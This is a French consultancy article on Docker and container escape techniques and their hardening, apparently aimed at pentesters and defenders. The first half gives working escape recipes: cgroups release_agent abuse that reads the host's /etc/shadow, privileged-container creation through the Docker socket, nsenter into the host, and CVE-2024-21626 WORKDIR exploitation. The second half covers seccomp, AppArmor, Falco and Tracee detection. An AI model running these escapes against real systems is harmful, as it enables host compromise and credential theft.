AYI NEDJIMI Consultants

Container Escape : Techniques d'Évasion Docker et 2026

Catégorie : Articles Techniques Lecture : 9 min Publié le : 15/02/2026 Auteur : Ayi NEDJIMI

Techniques d'escape container, CVE kernel, runc exploits et durcissement runtime avec Falco/Tracee. Guide complet pour sécuriser vos environnements...

Cet article fournit une analyse technique detaillee de Container Escape : Techniques d'Évasion Docker et, couvrant les aspects fondamentaux de l'architecture, les procedures de configuration et les bonnes pratiques de deploiement en environnement de production. Les administrateurs systemes y trouveront des guides etape par etape, des exemples de configuration et des recommandations issues de retours d'experience terrain en entreprise. Techniques d'escape container, CVE kernel, runc exploits et durcissement runtime avec Falco/Tracee. Guide complet pour sécuriser vos environnements... Ce guide technique sur container escape s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : table des matières, introduction et architecture d'isolation des containers. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 15 février 2026

Introduction

Les containers sont devenus la pierre angulaire de l'infrastructure moderne. Docker, containerd et les runtimes OCI (Open Container Initiative) propulsent des millions de workloads en production. Pourtant, l'illusion d'isolation qu'offrent les containers reste fragile : contrairement aux machines virtuelles qui s'appuient sur un hyperviseur et une séparation matérielle, les containers partagent le même noyau Linux que l'hôte. Cette réalité architecturale ouvre la porte à une classe d'attaques redoutables : les **container escapes**.

En 2025-2026, les attaques d'évasion de container se sont multipliées, alimentées par la découverte de vulnérabilités critiques dans runc (CVE-2024-21626), le kernel Linux, et les mauvaises configurations persistantes dans les déploiements Kubernetes. Les groupes APT intègrent désormais systématiquement des techniques de container escape dans leurs chaînes d'attaque pour pivoter d'un workload compromis vers l'infrastructure sous-jacente.

Cet article fournit une analyse technique exhaustive des mécanismes d'isolation des containers, des techniques d'évasion connues et émergentes, des exploits runc et kernel, ainsi que des stratégies de durcissement et de détection utilisant Falco, Tracee, seccomp et AppArmor. Destiné aux pentesters, architectes sécurité et opérateurs de plateformes, il constitue un guide de référence pour comprendre et contrer les container escapes.

Architecture d'isolation des containers

Namespaces Linux

Les namespaces constituent le premier pilier de l'isolation des containers. Ils segmentent la vue qu'un processus a du système. Un container typique utilise les namespaces suivants :

- **PID namespace** : Isole l'arbre des processus. Le processus init du container obtient le PID 1, invisible des autres containers.
- **Network namespace** : Fournit une pile réseau indépendante (interfaces, tables de routage, iptables).
- **Mount namespace** : Restreint la vue du système de fichiers via un rootfs dédié (overlay2, devicemapper).
- **UTS namespace** : Isole le hostname et le domainname NIS.
- **IPC namespace** : Segmente les files de messages System V et les sémaphores POSIX.
- **User namespace** : Mappe les UIDs du container vers des UIDs non privilégiés sur l'hôte (rootless containers).
- **Cgroup namespace** : Fournit une vue virtualisée des cgroups assignés au container.

```
# Inspecter les namespaces d'un container
$ docker inspect --format '{{.State.Pid}}' mon_container
4521

$ ls -la /proc/4521/ns/
lrwxrwxrwx 1 root root 0 Feb 15 10:00 cgroup -> 'cgroup:[4026532591]'
lrwxrwxrwx 1 root root 0 Feb 15 10:00 ipc -> 'ipc:[4026532489]'
lrwxrwxrwx 1 root root 0 Feb 15 10:00 mnt -> 'mnt:[4026532487]'
lrwxrwxrwx 1 root root 0 Feb 15 10:00 net -> 'net:[4026532492]'
lrwxrwxrwx 1 root root 0 Feb 15 10:00 pid -> 'pid:[4026532490]'
lrwxrwxrwx 1 root root 0 Feb 15 10:00 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Feb 15 10:00 uts -> 'uts:[4026532488]'
```

Cgroups (Control Groups)

Les cgroups v2 limitent et comptabilisent les ressources (CPU, mémoire, I/O disque, réseau) consommées par un ensemble de processus. Ils ne fournissent pas d'isolation de sécurité directe, mais empêchent les attaques par déni de service et les fuites de ressources. Le fichier `release_agent` des cgroups v1, autrefois vecteur d'escape privilégié, a été significativement durci dans les kernels récents mais reste exploitable dans de nombreux environnements de production.

Capabilities Linux

Le modèle de capabilities décompose les privilèges root en unités granulaires. Docker assigne par défaut un ensemble restreint de capabilities :

```
# Capabilities par défaut d'un container Docker
CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_FSETID, CAP_FOWNER,
CAP_MKNOD, CAP_NET_RAW, CAP_SETGID, CAP_SETUID,
CAP_SETFCAP, CAP_SETPCAP, CAP_NET_BIND_SERVICE,
CAP_SYS_CHROOT, CAP_KILL, CAP_AUDIT_WRITE

# Capabilities DANGEREUSES souvent ajoutées par erreur
CAP_SYS_ADMIN    # Montage de FS, bpf(), namespace ops...
CAP_SYS_PTRACE   # ptrace() sur d'autres processus
CAP_SYS_MODULE   # Charger des modules kernel
CAP_DAC_READ_SEARCH  # Bypass des permissions fichiers
CAP_NET_ADMIN    # Configuration réseau complète
```

Seccomp et LSM

Seccomp (Secure Computing Mode) filtre les appels système que le processus containerisé peut effectuer. Le profil par défaut de Docker bloque environ 44 syscalls dangereux parmi les 300+ disponibles sur Linux. Les LSM (Linux Security Modules) comme AppArmor et SELinux ajoutent une couche de contrôle d'accès obligatoire (MAC) qui restreint les actions même pour les processus root dans le container.

Notre avis d'expert

La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Techniques d'escape : Privileged Mode, Capabilities et Mount Abuse

Escape via --privileged

Le flag `--privileged` désactive toutes les protections de sécurité du container : toutes les capabilities sont accordées, seccomp est désactivé, AppArmor est supprimé, et tous les devices de l'hôte sont montés. C'est l'équivalent d'exécuter un processus root directement sur l'hôte.

Exploitation d'un container privileged via cgroups release_agent
Cette technique classique reste efficace sur les systèmes utilisant cgroups v1 :

```
# Depuis un container --privileged (cgroups v1)
# 1. Monter un cgroup avec release_agent
mkdir /tmp/escape && mount -t cgroup -o memory cgroup /tmp/escape

# 2. Créer un sous-cgroup
mkdir /tmp/escape/exploit

# 3. Activer notify_on_release
echo 1 > /tmp/escape/exploit/notify_on_release

# 4. Trouver le chemin du container sur l'hôte
host_path=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab)

# 5. Écrire le payload dans release_agent
echo "$host_path/cmd" > /tmp/escape/release_agent

# 6. Créer le script de commande sur l'hôte
cat > /cmd <<'PAYLOAD'
#!/bin/sh
cat /etc/shadow > /output
id >> /output
PAYLOAD
chmod +x /cmd

# 7. Déclencher release_agent
echo $$ > /tmp/escape/exploit/cgroup.procs
echo 0 > /tmp/escape/exploit/cgroup.procs

# 8. Récupérer le résultat
sleep 1 && cat /output
```

Escape via montages de volumes dangereux

Le montage du socket Docker ou de répertoires sensibles de l'hôte constitue l'un des vecteurs d'escape les plus courants en production. Les configurations suivantes sont particulièrement dangereuses :

```
# Escape via le socket Docker monté (-v /var/run/docker.sock)
# Depuis le container, créer un nouveau container privileged
curl -s --unix-socket /var/run/docker.sock \
  -X POST "http://localhost/containers/create" \
  -H "Content-Type: application/json" \
  -d '{
    "Image": "alpine",
    "Cmd": ["sh", "-c", "cat /host/etc/shadow"],
    "HostConfig": {
      "Binds": ["/:/host"],
      "Privileged": true
    }
  }'
# Résultat : accès complet au filesystem de l'hôte

# Escape via montage de /proc de l'hôte
# Si --pid=host est utilisé
ls /proc/1/root/  # Accès au rootfs de l'hôte
cat /proc/1/root/etc/shadow  # Lecture du shadow file
```

Escape via CAP_SYS_ADMIN

La capability `CAP_SYS_ADMIN` est parfois ajoutée pour des raisons de compatibilité. Elle permet de monter des systèmes de fichiers, de manipuler les namespaces et d'exploiter de nombreux vecteurs d'escape. Voici les techniques principales :

```
# Avec CAP_SYS_ADMIN : abus de nsenter
# Si /proc de l'hôte est accessible
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
# Résultat : shell dans les namespaces du PID 1 (init de l'hôte)

# Avec CAP_SYS_ADMIN : montage overlay pour accès host
mkdir /tmp/lower /tmp/upper /tmp/work /tmp/merged
mount -t overlay overlay \
  -o lowerdir=/tmp/lower,upperdir=/tmp/upper,workdir=/tmp/work \
  /tmp/merged

# Avec CAP_SYS_ADMIN : abus de cgroups v2
# Monter un cgroup v2 et exploiter le device controller
mount -t cgroup2 none /tmp/cg2
echo "+device" > /tmp/cg2/cgroup.subtree_control
```

Exploits runc : CVE-2024-21626 et autres

CVE-2024-21626 : Leaking Fds dans runc

La CVE-2024-21626 (CVSS 8.6) est une vulnérabilité critique dans runc <= 1.1.11 découverte par Snyk en janvier 2024. Elle exploite une fuite de file descriptors du processus runc init vers le container. Lors de la création d'un container, runc ouvre un file descriptor pointant vers le répertoire de travail de l'hôte. Ce fd n'est pas correctement fermé avant l'exécution du processus utilisateur dans le container, permettant une évasion complète.

```
# CVE-2024-21626 - Exploitation via WORKDIR
# Dockerfile malveillant :
FROM ubuntu:22.04
# Le fd 7 pointe vers /sys/fs/cgroup sur l'hôte
WORKDIR /proc/self/fd/7/../../../
# Au build ou au run, le CWD est résolu AVANT
# que les namespaces soient complètement configurés

# Exploitation : lire des fichiers de l'hôte
RUN cat /proc/self/cwd/../../etc/shadow > /tmp/shadow

# Variante avec docker run :
docker run --rm -w /proc/self/fd/7 vuln-image \
  ls -la ../../../etc/

# Variante via docker exec (post-exploitation) :
# L'attaquant modifie le lien symbolique /proc/self/cwd
# pendant l'exécution de docker exec pour obtenir un fd
# pointant vers le filesystem de l'hôte
```

Mitigation CVE-2024-21626

- Mettre à jour runc vers >= 1.1.12 immédiatement
- Mettre à jour Docker Engine vers >= 25.0.2
- Mettre à jour containerd vers >= 1.7.13 ou >= 1.6.28
- Scanner les images avec : `grep -r 'WORKDIR.*proc\|WORKDIR.*fd' Dockerfile`
- Utiliser des runtimes alternatifs comme gVisor ou Kata Containers

CVE-2019-5736 : Overwrite runc binary

Cette vulnérabilité historique (CVSS 8.6) permettait à un container malveillant de réécrire le binaire runc de l'hôte en exploitant `/proc/self/exe`. Lorsqu'un administrateur exécutait `docker exec`, le container pouvait remplacer le binaire runc et obtenir une exécution de code root sur l'hôte. Le correctif a introduit la vérification d'intégrité du binaire runc via O_PATH et la création d'une copie tmpfs.

Tableau des CVE critiques du runtime container

CVE	Composant	Impact	CVSS
CVE-2024-21626	runc	Container escape via fd leak	8.6
CVE-2024-23651	BuildKit	Race condition lors du build	8.7
CVE-2024-23652	BuildKit	Suppression arbitraire de fichiers	9.1
CVE-2024-23653	BuildKit	Bypass de privileges check	9.8
CVE-2019-5736	runc	Overwrite binaire runc hôte	8.6
CVE-2022-0185	Kernel Linux	Heap overflow filesystem context	8.4

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Kernel Exploits depuis un Container

Dirty Pipe (CVE-2022-0847) depuis un container

Dirty Pipe est une vulnérabilité du kernel Linux (5.8 à 5.16.10) qui permet l'écriture arbitraire dans des fichiers en lecture seule. Depuis un container non privilégié, cette vulnérabilité permet de modifier des binaires SUID sur l'hôte via le système de fichiers partagé (couche read-only de l'image via overlayfs) et d'obtenir un shell root sur l'hôte. L'exploit fonctionne en manipulant le flag `PIPE_BUF_FLAG_CAN_MERGE` dans les structures du pipe buffer :

```
// dirty_pipe_container_escape.c (concept simplifié)
// Exploite CVE-2022-0847 depuis un container non-privileged

#define _GNU_SOURCE
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

int main() {
    // Cible : /usr/bin/su (SUID root, partagé via overlayfs)
    int fd = open("/usr/bin/su", O_RDONLY);

    // Préparer le pipe avec le flag PIPE_BUF_FLAG_CAN_MERGE
    int pipefd[2];
    pipe(pipefd);

    // Remplir et vider le pipe 16 fois pour activer le flag
    char buf[4096];
    for (int i = 0; i < 16; i++) {
        write(pipefd[1], buf, sizeof(buf));
        read(pipefd[0], buf, sizeof(buf));
    }

    // splice() le fichier SUID dans le pipe
    loff_t offset = 1;
    splice(fd, &offset, pipefd[1], NULL, 1, 0);

    // Écrire le payload ELF dans le pipe
    // Grâce au flag CAN_MERGE, cela écrit dans le page cache
    // Le fichier SUID est modifié sans vérification de permissions
    // Exécuter /usr/bin/su donne root sur l'HÔTE

    return 0;
}
```

Exploitation de eBPF pour l'escape

eBPF (extended Berkeley Packet Filter) expose une surface d'attaque significative depuis les containers. Plusieurs vulnérabilités dans le vérificateur eBPF ont permis des escalades de privilèges vers le kernel. Le vérificateur eBPF est responsable de s'assurer que les programmes eBPF sont sûrs avant leur exécution dans le kernel, mais des bugs de logique permettent de le tromper :

```
# Vérifier si eBPF est accessible depuis le container
capsh --print | grep -i bpf

# kernel.unprivileged_bpf_disabled contrôle l'accès
cat /proc/sys/kernel/unprivileged_bpf_disabled
# 0 = accessible sans privilèges (DANGEREUX)
# 1 = nécessite CAP_BPF (défaut depuis kernel 5.8)
# 2 = complètement désactivé pour les non-root

# CVE-2023-2163 : vérificateur eBPF contourné
# Permet lecture/écriture arbitraire dans la mémoire kernel
# Exploitation depuis un container avec CAP_BPF :
# 1. Soumettre un programme eBPF qui passe la vérification
# 2. Le programme exploite un bug de bounds checking
# 3. Lecture/écriture arbitraire dans la mémoire kernel
# 4. Modifier les structures cred pour obtenir root hôte

# Durcissement recommandé sur l'hôte
echo 2 > /proc/sys/kernel/unprivileged_bpf_disabled
# Ou dans /etc/sysctl.d/99-security.conf
kernel.unprivileged_bpf_disabled = 2
```

Exploits de io_uring

L'interface `io_uring` (kernel 5.1+) est une source prolifique de vulnérabilités d'escalade de privilèges. Elle fournit un mécanisme d'I/O asynchrone haute performance mais expose une surface d'attaque considérable. Google a complètement désactivé io_uring dans ses environnements de production et dans ChromeOS. Entre 2021 et 2025, plus de 10 CVE critiques ont été découvertes dans io_uring :

```
# Bloquer io_uring via profil seccomp personnalisé
{
  "defaultAction": "SCMP_ACT_ALLOW",
  "syscalls": [
    {
      "names": [
        "io_uring_setup",
        "io_uring_enter",
        "io_uring_register"
      ],
      "action": "SCMP_ACT_ERRNO",
      "errnoRet": 1
    }
  ]
}

# Désactiver au niveau kernel (Linux 6.1+)
# /etc/sysctl.d/99-disable-io-uring.conf
kernel.io_uring_disabled = 2
# 0 = activé pour tous
# 1 = désactivé pour les unprivileged
# 2 = complètement désactivé
```

Durcissement : Falco, Tracee, Seccomp et AppArmor

Profils seccomp personnalisés (mode whitelist)

Le profil seccomp par défaut de Docker est un bon point de départ mais reste permissif. Pour les workloads critiques, il faut créer des profils sur mesure en mode whitelist. L'outil `oci-seccomp-bpf-hook` permet de générer automatiquement un profil seccomp minimal basé sur l'observation d'un container en fonctionnement normal :

```
# Générer un profil seccomp par observation avec oci-seccomp-bpf-hook
sudo docker run --annotation io.containers.trace-syscall=\
  "of:/tmp/myapp-seccomp.json" myapp:latest

# Profil strict pour un serveur web (mode whitelist)
{
  "defaultAction": "SCMP_ACT_ERRNO",
  "defaultErrnoRet": 1,
  "archMap": [
    {"architecture": "SCMP_ARCH_X86_64",
     "subArchitectures": ["SCMP_ARCH_X86","SCMP_ARCH_X32"]}
  ],
  "syscalls": [
    {
      "names": [
        "read","write","open","close","stat","fstat",
        "lstat","poll","lseek","mmap","mprotect",
        "munmap","brk","rt_sigaction","rt_sigprocmask",
        "ioctl","access","pipe","select","sched_yield",
        "dup","dup2","socket","connect","accept",
        "sendto","recvfrom","bind","listen",
        "clone","execve","exit","exit_group","wait4",
        "getpid","getuid","getgid","geteuid","getegid",
        "fcntl","futex","epoll_wait","epoll_ctl",
        "epoll_create1","openat","newfstatat"
      ],
      "action": "SCMP_ACT_ALLOW"
    }
  ]
}

# Appliquer dans Kubernetes
apiVersion: v1
kind: Pod
spec:
  securityContext:
    seccompProfile:
      type: Localhost
      localhostProfile: profiles/webserver-strict.json
```

AppArmor pour containers

```
# /etc/apparmor.d/container-hardened
#include <tunables/global>

profile container-hardened flags=(attach_disconnected,mediate_deleted) {
  #include <abstractions/base>

  # Bloquer l'accès aux répertoires sensibles de l'hôte
  deny /proc/sysrq-trigger rw,
  deny /proc/sys/kernel/core_pattern w,
  deny /proc/sys/kernel/modprobe w,
  deny /proc/kcore r,
  deny /sys/firmware/** rwklx,
  deny /sys/kernel/security/** rwklx,
  deny /proc/*/mem rw,

  # Bloquer mount/umount (anti-escape)
  deny mount,
  deny umount,
  deny pivot_root,

  # Bloquer ptrace (anti-debug/escape)
  deny ptrace (trace),
  deny ptrace (read),

  # Bloquer les signaux vers les processus hôte
  deny signal (send) peer=unconfined,

  # Réseau : TCP/UDP uniquement
  network inet stream,
  network inet dgram,
  network inet6 stream,
  network inet6 dgram,
  deny network raw,
  deny network packet,
}

# Charger et appliquer
sudo apparmor_parser -r /etc/apparmor.d/container-hardened
docker run --security-opt apparmor=container-hardened myapp
```

Falco : détection runtime en temps réel

Falco (projet CNCF graduated) intercepte les appels système via eBPF ou un module kernel pour détecter les comportements anormaux en temps réel. Il est le standard de facto pour la détection d'intrusion container en production. Voici des règles ciblant spécifiquement les container escapes :

Stratégies de mitigation complémentaires

```
# /etc/falco/rules.d/container-escape-detection.yaml

- rule: Container Escape via Mount Syscall
  desc: Détecte un appel mount() depuis un container
  condition: >
    evt.type = mount and container.id != host and
    not fd.name startswith "/dev"
  output: >
    CRITICAL Container mount detected
    (user=%user.name cmd=%proc.cmdline
     container=%container.name image=%container.image.repository
     src=%evt.arg.source dst=%evt.arg.dest)
  priority: CRITICAL
  tags: [container, escape, mount]

- rule: Container Escape via nsenter
  desc: Détecte nsenter depuis un container
  condition: >
    spawned_process and container.id != host and
    proc.name = nsenter
  output: >
    CRITICAL nsenter in container
    (user=%user.name cmd=%proc.cmdline
     container=%container.name parent=%proc.pname)
  priority: CRITICAL

- rule: Docker Socket Access in Container
  desc: Accès au socket Docker/containerd depuis container
  condition: >
    (evt.type in (open, connect)) and container.id != host and
    (fd.name = /var/run/docker.sock or
     fd.name = /run/containerd/containerd.sock)
  output: >
    CRITICAL Runtime socket access from container
    (user=%user.name cmd=%proc.cmdline
     container=%container.name file=%fd.name)
  priority: CRITICAL

- rule: Write to /proc from Container
  desc: Écriture dans /proc depuis un container
  condition: >
    evt.type in (write, open) and container.id != host and
    fd.name startswith /proc/ and
    evt.dir = < and
    not fd.name startswith /proc/self
  output: >
    CRITICAL Write to host /proc from container
    (user=%user.name cmd=%proc.cmdline file=%fd.name)
  priority: CRITICAL

- rule: Kernel Module Load from Container
  desc: Chargement de module kernel depuis container
  condition: >
    evt.type in (init_module, finit_module) and
    container.id != host
  output: >
    CRITICAL Kernel module load from container
    (user=%user.name cmd=%proc.cmdline
     container=%container.name)
  priority: CRITICAL
```

Tracee : détection avancée par Aqua Security

Tracee utilise eBPF pour une détection plus fine, avec des signatures pré-construites pour les container escapes connus. Son avantage par rapport à Falco est sa capacité à détecter les exploits spécifiques (CVE) grâce à des signatures comportementales avancées :

```
# Déployer Tracee avec détection container escape
docker run --name tracee --privileged \
  -v /lib/modules:/lib/modules:ro \
  -v /usr/src:/usr/src:ro \
  -v /tmp/tracee:/tmp/tracee \
  aquasec/tracee:latest \
  --filter container \
  --filter event=container_escape \
  --filter event=cgroup_release_agent \
  --filter event=runc_cve_2024_21626 \
  --filter event=dirty_pipe \
  --output json

# Signatures de détection intégrées :
# TRC-1  : Container escape via cgroups release_agent
# TRC-2  : Container escape via runc (CVE-2019-5736)
# TRC-3  : Dirty Pipe exploitation (CVE-2022-0847)
# TRC-4  : CVE-2024-21626 runc fd leak
# TRC-5  : Kernel module loading from container
# TRC-6  : eBPF program loading from container
# TRC-7  : Fileless execution in container
# TRC-8  : Dynamic code loading via memfd_create
# TRC-9  : Core pattern modification
# TRC-10 : Container namespace escape via nsenter
```

Détection et Monitoring

Indicateurs de compromission

Indicateurs runtime (temps réel) :

- Appels système `mount()`, `pivot_root()`, `unshare()` depuis un container
- Accès en lecture/écriture à `/proc/1/root`, `/proc/sysrq-trigger`, `/proc/sys/kernel/core_pattern`
- Ouverture de `/var/run/docker.sock` ou `/run/containerd/containerd.sock`
- Exécution de `nsenter`, `chroot`, `unshare` dans un container
- Chargement de modules kernel (`init_module()`, `finit_module()`)
- Programmes eBPF chargés depuis un container (`bpf()` syscall)
- Création de user namespaces depuis un container existant

Indicateurs forensiques (post-incident) :

- Processus orphelins sur l'hôte avec des parentages suspects (ppid anormal)
- Binaires runc/containerd-shim modifiés (vérification d'intégrité avec sha256sum)
- Fichiers `release_agent` des cgroups contenant des chemins vers des overlayfs

- Journaux auditd montrant des accès filesystem cross-namespace
- Images Docker avec des WORKDIR pointant vers `/proc/self/fd/`

Pipeline de détection SOC intégrée

```
# Architecture de détection recommandée
#
# [Containers] --eBPF--> [Falco/Tracee] --gRPC--> [Falcosidekick]
#                                                        |
#                                                +---------+----------+
#                                                |         |          |
#                                             [SIEM]   [Slack]   [PagerDuty]
#                                            (Elastic)
#
# Déploiement Falco via Helm dans Kubernetes
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm install falco falcosecurity/falco \
  --set falcosidekick.enabled=true \
  --set falcosidekick.config.elasticsearch.hostport=\
    "https://elastic.internal:9200" \
  --set falcosidekick.config.slack.webhookurl=\
    "https://hooks.slack.com/services/xxx" \
  --set driver.kind=modern_ebpf \
  --set collectors.containerd.enabled=true \
  -n falco --create-namespace

# Règle Elasticsearch Watcher pour corrélation
PUT _watcher/watch/container-escape-alert
{
  "trigger": {"schedule": {"interval": "30s"}},
  "input": {
    "search": {
      "request": {
        "indices": ["falco-*"],
        "body": {
          "query": {
            "bool": {
              "must": [
                {"term": {"priority": "Critical"}},
                {"range": {"@timestamp": {"gte": "now-5m"}}}
              ]
            }
          }
        }
      }
    }
  },
  "condition": {"compare": {"ctx.payload.hits.total": {"gt": 0}}},
  "actions": {
    "notify_soc": {
      "webhook": {
        "method": "POST",
        "url": "https://siem.internal/api/incident",
        "body": "Container escape: {{ctx.payload.hits.total}} events"
      }
    }
  }
}
```

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source log-analyzer qui facilite l'analyse automatisée des journaux de sécurité.

Conclusion

Les container escapes ne sont pas une menace théorique : elles sont activement exploitées par les attaquants, des cryptominers opportunistes aux groupes APT aboutis ciblant les infrastructures critiques. La surface d'attaque est vaste -- des mauvaises configurations (`--privileged`, montage du socket Docker, capabilities excessives) aux vulnérabilités 0-day dans runc et le kernel Linux.

La défense en profondeur reste la seule approche viable :

- **Prévention** : Profils seccomp stricts en whitelist, AppArmor/SELinux, suppression de toutes les capabilities non nécessaires, user namespaces (rootless containers), runtimes sandboxés (gVisor, Kata Containers).
- **Détection** : Falco et Tracee pour le monitoring runtime via eBPF, corrélation SIEM des événements syscall, audit des configurations Kubernetes (OPA/Gatekeeper, Kyverno), scan continu des images.
- **Réponse** : Isolation automatique des workloads suspects via network policies, forensics container avec `crictl checkpoint`, rotation des nodes compromis, playbooks SOAR automatisés.

- **Patch management** : Veille active sur les CVE runc, containerd, kernel. Tests de régression automatisés pour les mises à jour de sécurité. Politique de mise à jour sous 72h pour les CVE critiques runtime.

Les organisations doivent traiter leurs containers non pas comme des boîtes noires isolées, mais comme des processus partageant un kernel commun avec une surface d'attaque significative. L'adoption de runtimes sandboxés (gVisor pour les workloads multi-tenant, Kata Containers pour les environnements réglementés) doit être envisagée pour les workloads à haut risque. La sécurité container est un processus continu qui exige une vigilance permanente, des audits réguliers et une adaptation constante face aux nouvelles techniques d'évasion.


Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Kubernetes Offensif : RBAC et Exploitation
- Techniques d'Évasion EDR/XDR
- Escalades de Privilèges AWS
- Persistence macOS et Linux
- Attaques CI/CD Pipeline

Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !



Partager sur X

Partager sur LinkedIn

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1611 — Escape to Host
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr